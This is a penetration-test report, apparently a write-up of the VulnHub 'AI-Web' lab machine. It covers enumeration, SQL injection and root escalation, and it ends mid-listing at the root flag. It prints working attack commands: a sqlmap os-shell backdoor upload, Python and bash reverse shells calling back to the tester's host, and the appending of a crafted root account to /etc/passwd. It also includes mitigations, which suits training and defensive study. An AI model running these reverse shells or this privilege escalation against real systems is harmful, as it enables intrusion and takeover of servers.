



ITPRO.TV

AI-Web

Penetration Test: Final Report

March 4th, 2020

Table of Contents

EXECUTIVE SUMMARY	3
<i>SYNOPSIS</i>	3
<i>FINDINGS OVERVIEW</i>	3
<i>RECOMMENDATIONS</i>	3
<i>SEVERITY SCALE</i>	4
FINAL REPORT	5
<i>METHODOLOGY</i>	5
<i>INFORMATION GATHERING</i>	5
<i>ENUMERATION</i>	5
<i>VULNERABILITY ASSESSMENT</i>	10
<i>EXPLOITATION</i>	14
OTHER ISSUES:	23
HOUSE CLEANING	25

Executive Summary

SYNOPSIS

ITProTV was recruited to evaluate AI-Web's security by engaging in a 1-day penetration test that was conducted on March 4th, 2020. The goal of the "pentest" is to act as a threat-actor by performing cyber-attacks against AI-Web's corporate server. This will serve to discover any present vulnerabilities that could result in a breach and be leveraged to access AI-Web's sensitive data by a real-world attacker. All issues discovered by ITProTV are achieved and verified through network evaluation, system vulnerability scanning and assessment, and both automated and manual exploitation (where applicable) of found vulnerabilities.

FINDINGS OVERVIEW

While conducting the external penetration test, there were several critical vulnerabilities discovered in the AI-Web network. ITProTV was able to gain full administrative privilege to the AIWEB1 corporate server. This was possible due to a vulnerable web-application, which led to remote system access, then full administrative control was gained through improperly set permissions to a critical system file. A brief technical overview is listed below:

- **Target: AIWEB1** – Low-privilege shell was obtained by performing a SQL Injection attack against AI-Web's web-app '**se3reTdir777**' found at URL: <http://10.10.10.4/se3reTdir777/> , granting ITProTV testers access as the HTTP service account '**www-data**'. Once access was established, privilege escalation was possible due to the write permissions of '**www-data**'; allowing the creation a new administrative user ('**user1**') to the '**/etc/passwd**' file, after which, the testers could issue the command '**su user1**' and provide the password of '**password**' giving them full root access.

RECOMMENDATIONS

To increase the security posture of AI-Web, ITProTV recommends the following mitigations and/or remediations be performed:

- **Implement Prepared Statements with Parameterized Queries.** Injection attacks remains the most common attacks leveraged against web applications. One of the most effective mitigation strategies for preventing SQL Injection attacks is the implementation of Prepared Statements with Parameterized Queries.

- **Implement User Input Whitelisting.** Another very useful mitigation against SQL Injection attacks is to validate the supplied user input. One should never trust that user input is safe and therefore should be checked for a set of disallowed characters.
- **Require Secure Coding Training for Developers.** Developers are on the front lines of security for any organization and should be prepared to be the first line of defense. Training in secure coding techniques and practices will help ensure that your organization's applications are developed using the most secure code possible, thus reducing your attack-surface and lowering your overall risk.
- **Implement Network Security Devices.** Putting up a few fences can go a long way to increasing your security posture and is a key piece of the Defense-in-Depth puzzle. By adding a Web Application Firewall (WAF), Next-Gen Firewall, and/or Intrusion Detection/Prevention System, you can significantly increase your ability to stop intruders from accessing your systems.
- **Perform Permissions Audit of System Files.** Permissions misconfigurations are a common occurrence and can be leveraged to gain full administrative. Performing a baseline and then scheduled audits of the permissions to system files can ensure those files and their permissions are following security best-practices. Service accounts should not be owners of sensitive operating system files that control local user-accounts.

SEVERITY SCALE

CRITICAL Severity Issue: Poses immediate danger to systems, network, and/or data security and should be addressed as soon as possible. Exploitation requires little to no special knowledge of the target. Exploitation doesn't require highly advanced skill, training, or tools.

HIGH Severity Issue: Poses significant danger to systems, network, and/or data security. Exploitation commonly requires some advanced knowledge, training, skill, and/or tools. Issue(s) should be addressed promptly.

MEDIUM Severity Issue: Vulnerabilities should be addressed in a timely manner. Exploitation is usually more difficult to achieve and requires special knowledge or access. Exploitation may also require social engineering as well as special conditions.

LOW Severity Issue: Danger of exploitation is unlikely as vulnerabilities offer little to no opportunity to compromise system, network, and/or data security. Can be handled as time permits.

INFORMATIONAL Issue: Meant to increase client's knowledge. Likely no actual threat.

Final Report

METHODOLOGY

ITProTV penetration testers employed testing methods that are widely adopted in the cyber security assessment industry. This includes 5 phases: **Information Gathering, Enumeration, Vulnerability Assessment, Exploitation, and Reporting/Mitigation.**

During these phases, both automated and manual audit techniques to insure the best possible results.

INFORMATION GATHERING

ITProTV was given a scope of host(s) from AI-Web that includes the AI-Web corporate server. You can see the network details of that device listed below:

- Hostname: **AIWEB1**
- IP Address: **10.10.10.4**
- MAC Address: **00:0C:29:87:86:E3**

ITProTV testers were able to verify the IP address and connectivity of the AIWEB1 host/server by connecting to the AI-Web network and performing a ping-sweep of the network which returned the IP Address of 10.10.10.4 for AIWEB1.

ENUMERATION

ITProTV performed service enumeration to discover information about the services provided by AIWEB1 that reveal may critical details that could be leveraged to bypass security and gain an initial foothold into the system.

ITProTV testers began by scanning all ports on AIWEB1 with **Nmap** to determine which services were open. **In some cases, some ports may not be listed*

```
root@kali:~/Vulnhub/AI-Web# nmap -T4 -n -Pn -p- 10.10.10.4 -o nmap allports.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-04 13:57 EST
Nmap scan report for 10.10.10.4
Host is up (0.0027s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:0C:29:87:86:E3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.87 seconds
root@kali:~/Vulnhub/AI-Web#
```

The initial **Nmap** scan discovered that only TCP port 80 is open on target AIWEB1. Testers then performed a more focused **Nmap** scan to gather more detailed information.


```
root@kali:~/Vulnhub/AI-Web# nmap -sC -A -T4 -n -Pn -p 80 10.10.10.4 -o nmap deepscan.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-04 13:58 EST
Nmap scan report for 10.10.10.4
Host is up (0.0016s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd
| http-robots.txt: 2 disallowed entries
|_/m3diNf0/ /se3reTdir777/uploads/
|_http-server-header: Apache
|_http-title: AI Web 1.0
MAC Address: 00:0C:29:87:86:E3 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   1.63 ms  10.10.10.4

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.62 seconds
root@kali:~/Vulnhub/AI-Web#
```

The detailed **Nmap** scan revealed that a '**robots.txt**' file is being used to hide 2 directories from search engine crawlers. A manual browsing of this file verifies this finding.



User-agent: *

Disallow:

Disallow: /m3diNf0/

Disallow: /se3reTdir777/uploads/

Further enumeration, both automated and manual, revealed more sensitive data that proved to be crucial to gaining database and system access.

Directory fuzzing results of '**/m3diNf0/**' web directory using **GoBuster**.

```
root@kali:~/Vulnhub/AI-Web# gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://10.10.10.4/m3diNf0/ -o gobuster_m3diNf0.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             http://10.10.10.4/m3diNf0/
[+] Threads:        10
[+] Wordlist:         /usr/share/wordlists/dirb/common.txt
[+] Status codes:    200,204,301,302,307,401,403
[+] User Agent:      gobuster/3.0.1
[+] Timeout:         10s
=====
2020/03/04 14:03:26 Starting gobuster
=====
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/info.php (Status: 200)
=====
2020/03/04 14:03:27 Finished
=====
root@kali:~/Vulnhub/AI-Web#
```

Directory fuzzing revealed nothing about immediately useful from the '**/se3reTdir777/uploads/**' web directory.

Directory fuzzing results of '/se3reTdir777' web directory using GoBuster.

```
root@kali:~/Vulnhub/AI-Web# gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://10.10.10.4/se3reTdir777/ -o gobuster_se3reTdir777.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             http://10.10.10.4/se3reTdir777/
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/common.txt
[+] Status codes:    200,204,301,302,307,401,403
[+] User Agent:      gobuster/3.0.1
[+] Timeout:         10s
=====
2020/03/04 14:05:31 Starting gobuster
=====
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/index.php (Status: 200)
/uploads (Status: 301)
=====
2020/03/04 14:05:32 Finished
=====
root@kali:~/Vulnhub/AI-Web#
```

Testers were then able to browse to these web pages to gain more information.

<http://10.10.10.4/m3diNf0/info.php>

phpinfo()

10.10.10.4/m3diNf0/info.php


PHP Version 7.2.19-0ubuntu0.18.04.2

System	Linux aiweb1 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64
Build Date	Aug 12 2019 19:34:28
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-gd.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-intl.ini, /etc/php/7.2/apache2/conf.d/20-ldap.ini, /etc/php/7.2/apache2/conf.d/20-mbstring.ini, /etc/php/7.2/apache2/conf.d/20-openssl.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-xml.ini, /etc/php/7.2/apache2/conf.d/20-xmlrpc.ini

Apache Environment

Variable	Value
HTTP_HOST	10.10.10.4
HTTP_USER_AGENT	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.5
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_DNT	1
HTTP_CONNECTION	close
HTTP_UPGRADE_INSECURE_REQUESTS	1
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE	<i>no value</i>
SERVER_SOFTWARE	Apache
SERVER_NAME	10.10.10.4
SERVER_ADDR	10.10.10.4
SERVER_PORT	80
REMOTE_ADDR	10.10.10.3
DOCUMENT_ROOT	/home/www/html/web1x443290o2sdf92213
REQUEST_SCHEME	http
CONTEXT_PREFIX	<i>no value</i>
CONTEXT_DOCUMENT_ROOT	/home/www/html/web1x443290o2sdf92213
SERVER_ADMIN	webmaster@localhost
SCRIPT_FILENAME	/home/www/html/web1x443290o2sdf92213/m3diNf0/info.php
REMOTE_PORT	34372

<http://10.10.10.4/se3reTdir777/index.php>



Submit User ID to get information

VULNERABILITY ASSESSMENT

The vulnerability assessment is done in an attempt to verify that a vulnerability exists that may be exploitable by an attacker. It was at this time that ITProTV testers employed a variety of web application vulnerability scanners, such as **Skipfish** and **SQLMap**, which were successful at discovering an exploitable vulnerability (SQL Injection). This vulnerability was then leveraged by testers to gain initial system access.

Vulnerability Exploited: SQL Injection

Vulnerability Explanation: SQL injection attacks occur when a web application does not perform any validation against the values received from objects like web forms, user input parameters, cookies, etc., before passing them to SQL queries that are to be executed on a database server. This facilitates a way for an attacker to manipulate the input so that the data is interpreted as a part of the code instead of user supplied data.

Vulnerability Mitigation: Instantiate the use of Prepared Statements with Parameterized Queries.

- [OWASP Parameterization Cheat Sheet](#)
- [OWASP SQL Injection Prevention Cheat Sheet](#)


Severity: **CRITICAL**

Vulnerability Assessment Steps:


ITProTV testers scanned for security vulnerabilities by first utilizing the web-app vulnerability scanning tool, **Skipfish**.

```
root@kali:~/# skipfish -o ./skipfish_report_aiweb1_se3reTdir777 http://10.10.10.4/se3reTdir777/
```

The results are saved in the given directory path and can then viewed by opening the generated 'index.html' with a web browser of choice.



Crawl results - click to expand:



Document type overview - click to expand:

- application/javascript (2)
- application/xhtml+xml (1)
- text/css (1)
- text/html (1)

Issue type overview - click to expand:

- Query injection vector** (1)
 - 1. <http://10.10.10.4/se3reTdir777/> [show trace +]
Memo: response to " " different than to " "
- Interesting server message** (1)
- Incorrect or missing MIME type (higher risk)** (1)
- HTML form with no apparent XSRF protection** (1)
- Numerical filename - consider enumerating** (2)
- Incorrect or missing charset (low risk)** (3)
- Incorrect or missing MIME type (low risk)** (1)
- Unknown form field (can't autocomplete)** (1)
- New 404 signature seen** (1)
- New 'X-' header value seen** (3)
- New 'Server' header value seen** (1)

NOTE: 100 samples maximum per issue or document type.

To see more detail about the issues presented, click on the issue then click on the '[show trace +]' link.

From here we can see the data passed by **Skipfish** to the AIWEB1 web application as well as the response sent back, which indicates vulnerability to Error-Based SQL Injection attacks.




```
HTTP trace - click this bar or hit ESC to close

=== REQUEST ===
POST /se3reTdir777/ HTTP/1.1
Host: 10.10.10.4
Accept-Encoding: gzip
Connection: keep-alive
Range: bytes=0-399999
User-Agent: sfish"
Referer: sfish"
Accept-Language: sfish",en
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
uid=1'"&Operation=Submit
=== RESPONSE ===
HTTP/1.1 200 Partial Content
Date: Thu, 05 Mar 2020 14:34:35 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Range: bytes 0-130/131
Content-Length: 131
Keep-Alive: timeout=5, max=77
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1
=== END OF DATA ===
```

The **Skipfish** trace report shows that the scanner sent a request of '**uid=1** ' "**&Operation=Submit**' and the server returned a SQL syntax error pointing to where the error might have occurred.

It was at this point that testers manually confirmed the vulnerability.



The vulnerability scanner **SQLMap** was also used to verify, the found SQL Injection vulnerability and enumerate the database name.

```
root@kali:~# sqlmap -u http://10.10.10.4/se3reTdir777/ --data="uid=1&Operation=Submit" -dbs
```

```
[14:25:36] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0
[14:25:36] [INFO] fetching database names
available databases [2]:
[*] aiweb1
[*] information_schema
```

ITProTV testers are now ready to move on to the next phase of testing.

EXPLOITATION

In the Exploitation phase, ITProTV testers will attempt to exploit found vulnerabilities within your operating system, applications, and data. The end goal for the tester is to attempt to penetrate into the target environment, gaining as much privilege as possible, and avoiding detection while doing so.

All testers will stay within the scope that was determined during pre-engagement activities and documentation.

Gaining Low-Privilege Shell

The ITProTV testers succeeded in gaining Remote Code Execution (RCE) by leveraging the discovered SQL Injection vulnerability chaining together SQLMap, Linux Bash commands, and Python commands.

Testers begin exploitation by further enumeration of the AIWEB1 MySQL database.

Enumerating TABLE data:

```
[14:28:52] [INFO] fetching tables for database: 'aiweb1'
Database: aiweb1
[2 tables]
+-----+
| user   |
| systemUser |
+-----+
```

Dumping data for TABLE 'user':

```
[14:32:17] [INFO] fetching columns for table 'user' in database 'aiweb1'
[14:32:17] [INFO] fetching entries for table 'user' in database 'aiweb1'
Database: aiweb1
Table: user
[3 entries]
+-----+-----+-----+
| id | lastName | firstName |
+-----+-----+-----+
| 1  | admin    | admin      |
| 2  | root     | root       |
| 3  | mysql    | mysql      |
+-----+-----+-----+
```

Dumping data for TABLE 'systemUser':

```
[14:34:18] [INFO] using default dictionary
[14:34:21] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[14:34:21] [INFO] starting 2 processes
[14:34:43] [WARNING] no clear password(s) found
Database: aiweb1
Table: systemUser
[3 entries]
+-----+-----+-----+
| id | userName | password |
+-----+-----+-----+
| 1 | t00r | RmFrZVVzZXJQYXNzdzByZA== |
| 2 | aiweb1pwn | TXlFdmlsUGFzc19mOTA4c2RhZjlfc2FkZmFzZjBzYQ== |
| 3 | u3er | TjB0VGhpczBuZUFsczA= |
+-----+-----+-----+
```

3 user accounts are discovered with Base64 encoded passwords. The passwords are decoded, and the credentials are recorded.

```
root@kali:~/Vulnhub/AI-Web# echo RmFrZVVzZXJQYXNzdzByZA== | base64 -d
FakeUserPassw0rd
root@kali:~/Vulnhub/AI-Web#
root@kali:~/Vulnhub/AI-Web# echo TXlFdmlsUGFzc19mOTA4c2RhZjlfc2FkZmFzZjBzYQ== | base64 -d
MyEvilPass_f908sdaf9_sadfasf0sa
root@kali:~/Vulnhub/AI-Web#
root@kali:~/Vulnhub/AI-Web# echo TjB0VGhpczBuZUFsczA= | base64 -d
N0tThis0neAls0
root@kali:~/Vulnhub/AI-Web#
```

1. t00r : FakeUserPassw0rd
2. aiweb1pwn : MyEvilPass_f908sdaf9_sadfasf0sa
3. u3er : N0tThis0neAls0

Low-Privilege Shell Access via SQLMap:

```
root@kali:~# sqlmap -u http://10.10.10.4/se3reTdir777/ --data="uid=1&Operation=Submit" --os-shell
```

```
[14:42:01] [INFO] going to use a web backdoor for command prompt
[14:42:01] [INFO] fingerprinting the back-end DBMS operating system
[14:42:02] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4

[16:11:30] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) ('/var/www/, /var/www/html, /var/www/htdocs, /usr/local/apache2/htdocs, /usr/local/www/data, /var/apac
(default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 2
please provide a comma separate list of absolute directory paths: /home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads/

[14:45:36] [WARNING] unable to automatically parse any web server path
[14:45:36] [INFO] trying to upload the file stager on '/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads/' via LIMIT 'LINES TERMINATED B
[14:45:36] [CRITICAL] connection dropped or unknown HTTP status code received. Try to force the HTTP User-Agent header with option '--user-agent
ap is going to retry the request(s)
[14:45:36] [INFO] the file stager has been successfully uploaded on '/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads/' - http://10.10.
umq.php
[14:45:36] [INFO] the backdoor has been successfully uploaded on '/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads/' - http://10.10.
.php
[14:45:36] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> id
do you want to retrieve the command standard output? [Y/n/a] command standard output: 'uid=33(www-data) gid=33(www-data) groups=33(www-data)'
os-shell>
```

The ITProTV testers now have verified RCE on AIWEB1 and now will attempt to obtain a fully interactive TTY shell. This is desired for 2 reasons:

1. The **SQLMap** shell isn't always returning command output consistently
2. The **SQLMap** shell doesn't work well with commands like `cd`, `sudo`, `su`, etc.

Testers took the following steps to reach this goal...

Testers then checked to see if **Python** was installed:

```
os-shell> which python
do you want to retrieve the command standard output? [Y/n/a] command standard output: '/usr/bin/python'
os-shell>
```


Testers then start a listener to catch the incoming connection with **Netcat** on their Kali Linux system:

```
root@kali:~# ncat -vnlp 9999
```

Using the **SQLMap** shell and **Python**, testers then execute a new shell connection from AIWEB1 to the tester's Kali Linux **Netcat** listener.

```
os-shell> python -c "exec(\"import socket, subprocess;s =
socket.socket();s.connect(('10.10.10.3',9999))\nwhile 1: proc =
subprocess.Popen(s.recv(1024), shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE,
stdin=subprocess.PIPE);s.send(proc.stdout.read()+proc.stderr.read())\"")"
```

Connection is successfully made to Kali from AIWEB1. The new shell is much more stable and consistent, but still isn't a fully interactive TTY shell. To obtain the desired TTY, one more shell connection will need to be made.

In a new terminal session, testers start another **Netcat** listener over TCP port 8888 on their Kali Linux system...

```
root@kali:~# ncat -vnlp 8888
```

...and issue the following **Bash** one-liner from the previous **Python shell** terminal session:

```
root@kali:~/Vulnhub/AI-Web# ncat -vnlp 9999
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 10.10.10.4.
Ncat: Connection from 10.10.10.4:39262.
whoami
www-data
/bin/bash -c '/bin/bash>/dev/tcp/10.10.10.3/8888 0>&1 2>&1 &'
```

Connection is successfully made to new terminal session and Python is used to create fully interactive TTY shell:

```
root@kali:~/Vulnhub/AI-Web# ncat -nvlp 8888
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 10.10.10.4.
Ncat: Connection from 10.10.10.4:44780.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@aiweb1:/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads$
```

Now that a fully interactive TTY shell session had been established, ITProTV testers began the process of looking for a way to elevate privileges. Through manual exploration of system files, a vulnerability was discovered that allowed testers to gain full administrative/root privileges to the AIWEB1 server.

Gaining full root access:

After checking file permissions for many common system files, testers quick discovered a permissions misconfiguration for the **'/etc/passwd'** file.

```
www-data@aiweb1:/etc$ ls -l passwd
ls -l passwd
-rw-r--r-- 1 www-data www-data 1664 Aug 21 2019 passwd
www-data@aiweb1:/etc$
```

Since ITProTV testers had gained access through the **'www-data'** service account, they found themselves with ownership and write permissions to the **'/etc/passwd'** file. This allowed them to create a new user account entry with root privileges and a password of their choice.

This was accomplished using the following steps.

From terminal in Kali, ITProTV testers created a SHA-512 hashed password of '**password**':

```
root@kali:~/Vulnhub/AI-Web# mkpasswd -m SHA-512 password
$6$pxvSVQ683j5Nx$Wx6nod9GhIcwKBKZkQENUD4ZnzPGGmXxc0xWyeN.43gfG2dJTpMhBhHWSDE01Boxox5J46IeDDY7vUugBy4zL/
root@kali:~/Vulnhub/AI-Web#
```

From terminal in Kali, testers then created a text file containing the required fields for a user account entry in a standard **/etc/passwd** file.

This file (user1.passwd) contains all the information to login as '**user1**' with password of '**password**'.

```
root@kali:~/Vulnhub/AI-Web# cat user1.passwd
user1:$6$pxvSVQ683j5Nx$Wx6nod9GhIcwKBKZkQENUD4ZnzPGGmXxc0xWyeN.43gfG2dJTpMhBhHWSDE01Boxox5J46IeDDY7vUugBy4zL/:0:0:/home/user1:/bin/bash
root@kali:~/Vulnhub/AI-Web#
```

From terminal in Kali, testers use **Python** to serve the user1.passwd file with HTTP.

```
root@kali:~/Vulnhub/AI-Web# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

From the shell connection to AIWEB1, testers downloaded the '**user1.passwd**' file using the '**curl**' command, saving the file to the '**/tmp**' directory of AIWEB1.

```
www-data@aiweb1:/etc$ curl http://10.10.10.3/user1.passwd -o /tmp/user1.passwd
<http://10.10.10.3/user1.passwd -o /tmp/user1.passwd
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100  136  100  136    0    0  22666      0 --:--:-- --:--:-- --:--:-- 27200
www-data@aiweb1:/etc$ ls -l /tmp
ls -l /tmp
total 4
-rw-r--r-- 1 www-data www-data 136 Mar  4 20:35 user1.passwd
www-data@aiweb1:/etc$
```

ITProTV testers were then able to append the contents of the 'user1.passwd' file into the '/etc/passwd' file.

```
www-data@aiweb1:/etc$ cat /tmp/user1.passwd >> /etc/passwd

www-data@aiweb1:/etc$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:/nonexistent:/usr/sbin/nologin
lxd:x:105:65534:/var/lib/lxd:/bin/false
uidd:x:106:110:/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:/var/cache/pollinate:/bin/false
sshd:x:110:65534:/run/sshd:/usr/sbin/nologin
aiweb1:x:1000:1000:AIWEB1:/home/aiweb1:/bin/bash
mysql:x:111:113:MySQL Server,,:/nonexistent:/bin/false
aiweb1pwn:x:1001:1001:/home/aiweb1pwn:/bin/sh
user1:$6$pxvSVQ683j5Nx$Wx6nod9GhIcwkBK2kQENUd4ZnzPGGmXxc0xWyeN.43gf62dJTpMhBhHWSDE01Boxox5J461eDDY7vUugBy4zL/:0:0:/home/user1:/bin/bash
www-data@aiweb1:/etc$
```

At this point, ITProTV testers were able to login with the '**user1**' account and were granted **root** privileges to the AIWEB1 server.

```
www-data@aiweb1:/etc$ su user1
su user1
Password: password

# id
id
uid=0(root) gid=0(root) groups=0(root)
# █
```

ITProTV testers then used their root privileges to access privileged files that contain sensitive data. These were the '**/root/flag.txt**' and '**/etc/shadow**' files.

```
# cd /root
cd /root
# ls
ls
flag.txt
